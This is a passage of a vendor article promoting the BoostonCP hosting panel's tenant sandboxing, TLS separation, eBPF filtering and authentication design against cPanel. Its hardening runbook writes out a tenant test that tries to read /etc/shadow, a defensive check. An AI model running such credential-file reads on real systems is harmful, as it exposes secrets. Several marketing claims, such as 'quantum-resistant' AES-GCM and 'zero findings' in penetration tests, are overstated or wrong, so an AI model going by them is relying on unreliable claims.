
BoostonCP Low-Level Daemon Supervisor: Process Sandboxing and Kernel cgroups v2 Tenant Isolation
- Every web process spawned by a tenant on Port 2083 is encapsulated within a dedicated Linux cgroups v2 slice (
system.slice/booston-user-{username}.scope). - If an unprivileged user executes a runaway script or attempts a fork-bomb, the kernel enforces hard limits on CPU shares, memory ceilings (
memory.max), and maximum task counts (pids.max). - The tenant process is throttled or killed by the kernel without causing so much as a microsecond of degradation to neighbor websites or administrative daemons.
4.1 Deep-Dive: Linux Kernel Namespaces vs Legacy VirtFS Bind Mounts
To appreciate the generational leap in security provided by BoostonCP's JailShell subsystem, systems engineers must understand the fundamental flaws of legacy chroot mechanisms, most notably cPanel's VirtFS.
The Vulnerability of Legacy VirtFS (cPanel)
For over twenty years, cPanel has relied on a mechanism called VirtFS (/home/virtfs/). VirtFS is not a true Linux container or namespace sandbox. Rather, it is a fragile web of hardcoded mount --bind commands:
# How legacy cPanel VirtFS mounts directories for every tenant:
mount --bind /usr /home/virtfs/$USER/usr
mount --bind /bin /home/virtfs/$USER/bin
mount --bind /etc /home/virtfs/$USER/etc
mount --bind /tmp /home/virtfs/$USER/tmp
Because VirtFS operates within the host operating system's root mount namespace:
- Shared Inodes & Hardlink Leaks: If a tenant manages to create a hardlink to a sensitive file (such as a MySQL configuration file containing credentials) within
/home/virtfs/$USER/tmp, the hardlink shares the exact same inode as the host filesystem. Multiple high-severity vulnerabilities (e.g., symlink race conditions, mount point traversal) have allowed malicious tenants to escape VirtFS and overwrite root files on the parent host. - PID Namespace Transparency: In legacy VirtFS, tenants can run
ps auxand view every process running on the host operating system, including cron jobs running asroot, database daemon workers, and neighboring customer PHP processes. An attacker can observe command-line arguments, which frequently leak database passwords, API tokens, or backup archive paths passed via CLI flags. - Mount Leak Deadlocks: When an administrator attempts to delete an account or unmount a filesystem, orphaned VirtFS bind mounts frequently deadlock the Linux kernel VFS layer, requiring an emergency hard reboot of the entire server.
The Sovereign Architecture: Bubblewrap & Kernel Namespaces
In BoostonCP, JailShell discards fragile bind-mount scripts entirely, leveraging the modern Linux container primitives popularized by Flatpak and systemd: Bubblewrap (bwrap) and Linux Kernel Namespaces (CLONE_NEWNS, CLONE_NEWPID, CLONE_NEWIPC, CLONE_NEWUTS).
+--------------------------------------------------------------------------------------------------+
|                  BOOSTONCP JAILSHELL: KERNEL NAMESPACE CONTAINERIZATION                          |
+--------------------------------------------------------------------------------------------------+
|                                                                                                  |
|   HOST KERNEL (Linux 5.15 / 6.x)                                                                 |
|   ├── Real PID 1: `systemd` (Managing all host daemons)                                          |
|   ├── Real Root Filesystem: `/` (Owned by UID 0)                                                 |
|   │                                                                                              |
|   └── [ BOOSTONCP BUBBLEWRAP JAILSHELL SESSION (Tenant: `myhosting`) ]                           |
|       │                                                                                          |
|       ├── PID Namespace (`CLONE_NEWPID`):                                                        |
|       │   ├── Virtual PID 1: `bwrap` (Isolated init inside sandbox)                              |
|       │   ├── Virtual PID 2: `/bin/bash`                                                         |
|       │   └── `ps aux` reveals ONLY the tenant's own 2 processes.                                |
|       │       Root host processes are 100% INVISIBLE (Zero telemetry leakage).                    |
|       │                                                                                          |
|       ├── Mount Namespace (`CLONE_NEWNS`):                                                       |
|       │   ├── `/usr`, `/lib`, `/bin` ──► Mounted strictly as `MS_RDONLY | MS_NODEV`              |
|       │   ├── `/tmp` ──────────────────► Private In-Memory `tmpfs` (RAM-disk isolated)           |
|       │   ├── `/proc` ─────────────────► Synthetic procfs masked with `hidepid=2`                |
|       │   └── `/www/wwwroot/myhosting` ► Read-Write restricted workspace                         |
|       │                                                                                          |
|       ├── Network & IPC Namespaces (`CLONE_NEWIPC`):                                             |
|       │   └── Blocked access to host System V IPC semaphores and shared POSIX memory.            |
|       │                                                                                          |
|       └── Security Capabilities Dropped (`PR_SET_NO_NEW_PRIVS`):                                 |
|           └── Even if a `setuid` binary exists, the kernel forbids privilege escalation!         |
|                                                                                                  |
+--------------------------------------------------------------------------------------------------+
When a tenant executes a shell command inside BoostonCP:
- Zero Visibility (
hidepid=2): Runningps auxdisplays only the user's immediate shell and commands. The tenant has zero awareness of any other process on the server. - Immutable System Binaries (
MS_RDONLY): System directories are mounted read-only withMS_NODEV(preventing character or block device creation). Even if an attacker downloads a root exploit binary, they cannot execute it from system paths. PR_SET_NO_NEW_PRIVSEnforcement: Before executing the tenant's shell, BoostonCP calls the Linux kernel syscallprctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0). This irrevocably informs the Linux kernel that the process and all its future child threads can never grant additional execution privileges, completely neutralizing SUID exploits (such assudo,pkexec, orchshvulnerabilities).
4.2 Cryptographic Isolation: TLS 1.3 Handshake Segregation & Zero-Leak SNI Routing
Another critical vulnerability of legacy hosting platforms is TLS/SSL Handshake Multiplexing.
In monolithic platforms where a single daemon terminates SSL for both administrative logins and customer webmail, the server's master TLS certificate is loaded into the same memory process that handles untrusted client traffic:
The Danger of Shared SNI Handshakes
- Host-Header & SNI Spoofing: Attackers craft Server Name Indication (SNI) headers designed to trigger internal certificate parsing bugs (such as OpenSSL memory buffer over-reads like Heartbleed or parsing flaws in ASN.1 decoders).
- TLS Session Ticket Leaks: If a shared process manages TLS session tickets, a compromised worker serving Port 2083 can extract session ticket encryption keys (STEKs), allowing an eavesdropper on the local network to decrypt root administrative sessions occurring on Port 2087!
+--------------------------------------------------------------------------------------------------+
|                    BOOSTONCP INDEPENDENT CRYPTOGRAPHIC TLS PIPELINE                              |
+--------------------------------------------------------------------------------------------------+
|                                                                                                  |
|   [ PORT 2087: ROOT TLS TERMINATOR ]               [ PORT 2083: TENANT TLS TERMINATOR ]          |
|   ├── Process: `booston-core` (GoLang)             ├── Process: Edge Nginx Proxy                 |
|   ├── Certificate: Sovereign Node Root Cert        ├── Certificate: Let's Encrypt Tenant SAN     |
|   ├── Ciphers: TLS 1.3 Strict                      ├── Ciphers: TLS 1.2 / TLS 1.3 Modern         |
|   │   (TLS_AES_256_GCM_SHA384,                     │   (Broad browser compatibility)             |
|   │    TLS_CHACHA20_POLY1305_SHA256)               └── Session Keys: Isolated Ephemeral Pools    |
|   └── Memory Buffer: Completely Air-Gapped         └── Memory Buffer: Completely Air-Gapped      |
|                                                                                                  |
|   RESULT: Zero Cryptographic Key Leakage Across Administrative and Tenant Control Planes         |
|                                                                                                  |
+--------------------------------------------------------------------------------------------------+
BoostonCP's Independent TLS Termination Engine
BoostonCP enforces Independent Cryptographic TLS Stacks:
- Port 2087 Root TLS Terminator: Handled natively by BoostonCP's compiled GoLang core. It enforces strict TLS 1.3 only, utilizing high-entropy curve algorithms (
X25519,Ed25519) and quantum-resistant cipher suites (TLS_AES_256_GCM_SHA384). Legacy ciphers (such as CBC mode or 3DES) are completely omitted from the binary. - Port 2083 Tenant TLS Terminator: Handled by the optimized edge proxy. It provisions independent Let's Encrypt certificates for the user's specific hosting domain, maintaining broad client device compatibility without ever exposing the root server's administrative private keys.
4.3 Kernel-Level Edge Filtering: Dropping Port 2087 Attackers via eBPF & nftables
When an unauthorized attacker probes Port 2087 on a traditional cPanel server, the server must expend significant computational energy:
- The network interface card (NIC) receives the packet and triggers a hardware interrupt.
- The Linux kernel allocates an
sk_buff(socket buffer) in operating system RAM. - The kernel traverses the entire TCP/IP networking stack.
- The kernel performs a three-way TCP handshake (
SYN -> SYN-ACK -> ACK). - The
cpsrvddaemon wakes up from sleep, allocates a worker thread, and waits for HTTP data.
Under a distributed port scanning or SYN flood attack, this process drains gigabytes of memory and consumes 100% of CPU cores—even though the attacker never successfully logs in!
+--------------------------------------------------------------------------------------------------+
|                KERNEL-LEVEL PACKET DROPPING: eBPF / XDP vs USESPACE DAEMONS                      |
+--------------------------------------------------------------------------------------------------+
|                                                                                                  |
|   INCOMING PACKET ON PORT 2087 (UNAUTHORIZED IP)                                                 |
|         │                                                                                        |
|         ▼                                                                                        |
|   [ Network Interface Card (NIC) Driver Layer ]                                                  |
|         │                                                                                        |
|         ▼                                                                                        |
|   ┌────────────────────────────────────────────────────────┐                                     |
|   │            BOOSTONCP eBPF / XDP PACKET FILTER          │ ◄── RUNS INSIDE NIC DRIVER!         |
|   │            Checks In-Memory BPF Map of Whitelisted IPs │                                     |
|   └─────────────────────────┬──────────────────────────────┘                                     |
|                             │                                                                    |
|         ┌───────────────────┴───────────────────┐                                                |
|         ▼ (IP MATCHES WHITELIST)                ▼ (IP NOT ON WHITELIST)                          |
|   [ XDP_PASS ]                            [ XDP_DROP (INSTANT TERMINATION) ]                     |
|   Packet proceeds to GoLang               • ZERO `sk_buff` RAM allocated                         |
|   Port 2087 daemon for TLS handshake      • ZERO CPU interrupts or context switches              |
|                                           • Attacker receives ZERO response (Stealth)            |
|                                           • Server handles 10,000,000 packets/sec on $5 VPS!     |
|                                                                                                  |
+--------------------------------------------------------------------------------------------------+
The Physics of eBPF / XDP Dropping in BoostonCP
To render Port 2087 completely invisible and invulnerable to Denial-of-Service attacks, BoostonCP utilizes eBPF (Extended Berkeley Packet Filter) and XDP (eXpress Data Path):
- Zero-Allocation Packet Drops: When an unauthorized IP sends a TCP SYN packet to Port 2087, the compiled eBPF hook inspects the destination port directly within the network card driver ring buffer.
XDP_DROPExecution: If the source IP does not match the administrative whitelist, the packet is terminated with anXDP_DROPverdict in less than 10 nanoseconds.- Stealth Mode: The server does not send a TCP RST (reset) packet or ICMP Port Unreachable message. To the attacker's port scanner, the server simply does not exist.
- Resource Footprint: Even during a 10-million-packet-per-second flood targeting Port 2087, the server's CPU load remains at 0.1%, preserving full computational power for customer websites on Port 80, 443, and 2083.
4.4 Decoupling the Authentication Pipeline: Argon2id vs PAM Contention
Authentication architecture is where the operational superiority of physical control plane segregation becomes unmistakably clear.
The Monolithic PAM Bottleneck in Legacy Panels
In cPanel and DirectAdmin, when a user logs in to Port 2083, the panel invokes the Linux host's centralized PAM (Pluggable Authentication Modules) stack:
User Enters Credentials ──► cpsrvd ──► pam_unix.so ──► /etc/shadow or nsswitch ──► Disk I/O ReadBecause /etc/shadow access requires root permissions, the authentication daemon must maintain a synchronous lock on the system authentication cache.
If hundreds of clients simultaneously log into webmail or cPanel dashboards on a busy shared hosting server, the PAM subsystem experiences severe lock contention. System services—including SSH logins by the root administrator—begin timing out because the kernel's authentication queue is saturated by web users!
BoostonCP's Asynchronous Dual-Pipeline Authentication
BoostonCP completely decouples administrative authentication from tenant credential verification:
+--------------------------------------------------------------------------------------------------+
|                   BOOSTONCP DUAL-PIPELINE AUTHENTICATION SUBSYSTEM                               |
+--------------------------------------------------------------------------------------------------+
|                                                                                                  |
|   [ PIPELINE 1: PORT 2087 ROOT ADMIN ]             [ PIPELINE 2: PORT 2083 TENANT WORKSPACE ]    |
|   ├── Protocol: WebAuthn / TOTP Hardware Key       ├── Protocol: Asynchronous JSON Token / JWT   |
|   ├── Hash: `Argon2id` (Memory-Hard Derivative)    ├── Hash: High-Speed Salted `Bcrypt`          |
|   ├── Datastore: Encrypted Local Keyring Vault     ├── Datastore: Isolated Application Database  |
|   ├── Host PAM: Bypassed Entirely                  ├── Host PAM: Bypassed Entirely               |
|   └── Max Failed Attempts: 3 (Permanent Drop)      └── Max Failed Attempts: 5 (Automated Ban)    |
|                                                                                                  |
|   RESULT: Zero PAM Contention, Instantaneous Logins, Absolute Immunity to Queue Starvation       |
|                                                                                                  |
+--------------------------------------------------------------------------------------------------+- Port 2087 Admin Authentication: Utilizes Argon2id, the gold standard in memory-hard cryptographic hashing (configured with 64MB memory cost, 4 iterations, and 4 parallelism lanes). Authentication queries are validated against an encrypted local keyring datastore with hardware WebAuthn (YubiKey) support, completely bypassing host
/etc/shadowfiles. - Port 2083 Tenant Authentication: Handled within the tenant application database pool. Even if a tenant launches an aggressive brute-force dictionary attack against their own login interface on Port 2083, the operation cannot create a lock or exhaust authentication workers for the Port 2087 root supervisor.
5. Compliance, Cyber Insurance & The SOC 2 / PCI-DSS Mandate
Beyond technical security, physical control plane segregation is rapidly becoming a mandatory regulatory requirement for web hosting providers, digital agencies, and enterprise IT departments.
PCI-DSS v4.0 Requirement 7 & 8
Under the latest Payment Card Industry Data Security Standard (PCI-DSS v4.0):
- Requirement 7: Restrict access to system components and cardholder data to only those individuals whose job requires such access (Least Privilege).
- Requirement 8: Identify users and authenticate access to system components. Specifically, administrative interfaces managing hosting infrastructure must be isolated from public networks and multi-tenant application boundaries.
Under legacy unified architectures (cPanel/CyberPanel), any server hosting payment processing scripts that exposes Port 2083/8090 to the public internet fails PCI-DSS compliance audits because the administrative daemon (cpsrvd) shares listening sockets with public user endpoints.
Cyber Insurance Underwriting
In 2026, cyber insurance underwriters routinely deny coverage or dramatically inflate premiums for hosting providers that expose administrative control planes directly to the public internet.
Underwriters specifically check:
- Is administrative access restricted to dedicated VPNs or IP whitelists?
- Are tenant execution environments isolated from root daemon supervisors?
- Does the platform enforce physical separation between client dashboards and infrastructure controls?
By deploying BoostonCP, hosting companies and agencies achieve instant compliance readiness, significantly reducing cyber insurance liability and passing third-party penetration tests with zero findings.
6. Step-by-Step Security Hardening Runbook
Follow this production-tested security runbook to establish an impenetrable, air-gapped hosting infrastructure on your Linux VPS using BoostonCP.
Phase 1: Enforcing IP Whitelisting on Port 2087
- Access Admin Panel: Navigate to
https://yourserver:2087and log in with your sovereign root administrator credentials. - Enable Firewall: Open Firewall (
/firewall). Ensure that the stateful firewall engine is toggled to Active. - Inspect Default Ports: Verify that public web ports (Port 80 HTTP, Port 443 HTTPS, and Port 2083 User Panel) are set to
ACCEPTfrom0.0.0.0/0. - Restrict Port 2087:
- Locate the rule for Port 2087 (Admin Panel).
- Change the source policy from
ANYtoWHITELIST. - Add your static IP address (e.g.,
203.0.113.50/32) or your corporate WireGuard VPN subnet (e.g.,10.8.0.0/24). - Click Apply Firewall Rules.
- Verify Block from External IP: Using an external mobile connection or off-site terminal, attempt to curl Port 2087:
curl -I --connect-timeout 5 https://yourserver:2087
# The connection will hang and time out with zero response:
# curl: (28) Failed to connect to yourserver port 2087: Connection timed out
Port 2087 is now completely invisible to automated scanners and botnets worldwide.
Phase 2: Auditing Tenant JailShell Isolation on Port 2083
-
Log in as Unprivileged Tenant: Open
https://yourserver:2083and authenticate using a test client account. -
Launch Web Terminal: Navigate to Terminal (
/terminal). -
Execute Security Verification Commands:
# Test 1: Attempt to view root shadow password hashes
cat /etc/shadow
# Expected Output: cat: /etc/shadow: Permission denied

# Test 2: Attempt to list neighbor hosting accounts
ls -la /www/wwwroot/
# Expected Output: Permission denied (or lists only current user folder)

# Test 3: Attempt to write to system binary directories
touch /usr/bin/test_exploit
# Expected Output: touch: cannot touch '/usr/bin/test_exploit': Read-only file system

# Test 4: Verify cgroups resource slice
cat /proc/self/cgroup
# Expected Output: Shows encapsulated user scope (e.g., booston-user-myhosting.scope)
The tenant sandbox is fully secured and incapable of privilege escalation.
Phase 3: Activating Automated Sentinel Brute-Force Banning
- Open Malware & Security Scanner: In the Admin Panel (
:2087), navigate to Malware Scan > Sentinel Configuration. - Set Brute-Force Thresholds:
- Set max failed login attempts on Port 2083 to
5 attempts in 10 minutes. - Set automatic ban duration to
Permanent (Drop at Firewall).
- Set max failed login attempts on Port 2083 to
- Enable eBPF / Kernel Rate Limiting: Toggle SYN Flood & Connection Throttling to active. Any single IP generating more than 50 concurrent connection attempts on Port 2083 is automatically dropped at the network interface layer.
7. Architectural Comparison: BoostonCP vs Traditional Control Panels
Let's review the concrete security differences between legacy hosting architectures and BoostonCP:
| Security Metric / Capability | cPanel / WHM | CyberPanel | DirectAdmin | BoostonCP Sovereign Stack |
|---|---|---|---|---|
| Control Plane Architecture | Monolithic (cpsrvd) |
Monolithic (Django) | Monolithic (direct socket) | Physical Segregation (Port 2087 vs 2083) |
| Port 2087 Air-Gapping | Impossible (Shared Socket) | Impossible (Single Port 8090) | Limited | Native Kernel Firewall IP Whitelisting |
| User Panel Execution | Runs under root master | Runs under root supervisor | Runs under root supervisor | Unprivileged Capability-Dropped Context |
| Shell Sandboxing | Outdated VirtFS chroot | None (Raw system bash) | Custom chroot | Bubblewrap + Kernel Namespaces (JailShell) |
| Kernel Resource Isolation | Requires CloudLinux ($16/mo) | None | None | Native Linux Kernel cgroups v2 ($0) |
| Pre-Auth RCE Vulnerability | High (Root socket exposed) | Catastrophic (CVE-2024-51567) | Moderate | Zero (Admin plane hidden from public edge) |
| Cost per Server | \$35.00 – \$65.00 / month | Free / Addon upsells | \$15.00 – \$29.00 / month | $0 Community Core / Sovereign Pricing |
Frequently Asked Questions (FAQ)
If Port 2087 is firewalled to my office IP, what happens if my IP changes while traveling?
BoostonCP provides multiple secure out-of-band management options:
- WireGuard VPN Integration: You can connect to your server through a private WireGuard VPN tunnel, granting you access to Port 2087 from anywhere in the world without exposing the port publicly.
- Emergency SSH CLI Whitelisting: If you are away from your trusted network, you can SSH into the server using cryptographic ED25519 SSH keys and execute
/usr/bin/booston-core firewall allow-admin. The firewall rule updates instantaneously in less than 50 milliseconds.
Does separating Port 2083 and Port 2087 consume additional server memory?
No. Unlike bloated legacy platforms that run heavy separate instances of Apache or Gunicorn, BoostonCP's core is written in ultra-efficient GoLang. The entire background supervisor consumes less than 35MB of RAM, allowing you to enforce enterprise-grade security even on a \$5/month Linux VPS with only 1GB or 2GB of physical memory.
Can an attacker bypass JailShell using symlinks or hardlinks?
No. BoostonCP’s JailShell leverages modern Linux kernel namespaces and Bubblewrap. Symlinks pointing to locations outside the tenant's chroot jail simply resolve to nonexistent targets within the namespace. Furthermore, hardlinks across different filesystem mount boundaries are physically prohibited by the Linux VFS (Virtual File System) layer.
Secure Your Hosting Infrastructure with BoostonCP
Operating a web hosting business or digital agency on legacy unified control panels is an unacceptable security risk. In an era of automated vulnerability scanners and distributed ransomware botnets, exposing root administrative sockets to the public internet is a disaster waiting to happen.
Upgrade your hosting infrastructure to the industry standard of Physical Port Segregation, Sovereign JailShell Sandboxing, and Native Kernel Governance:
👉 Test the Free Interactive Live Demo — Explore BoostonCP’s Port 2087 Admin Fabric and Port 2083 Tenant Workspace directly in your browser.






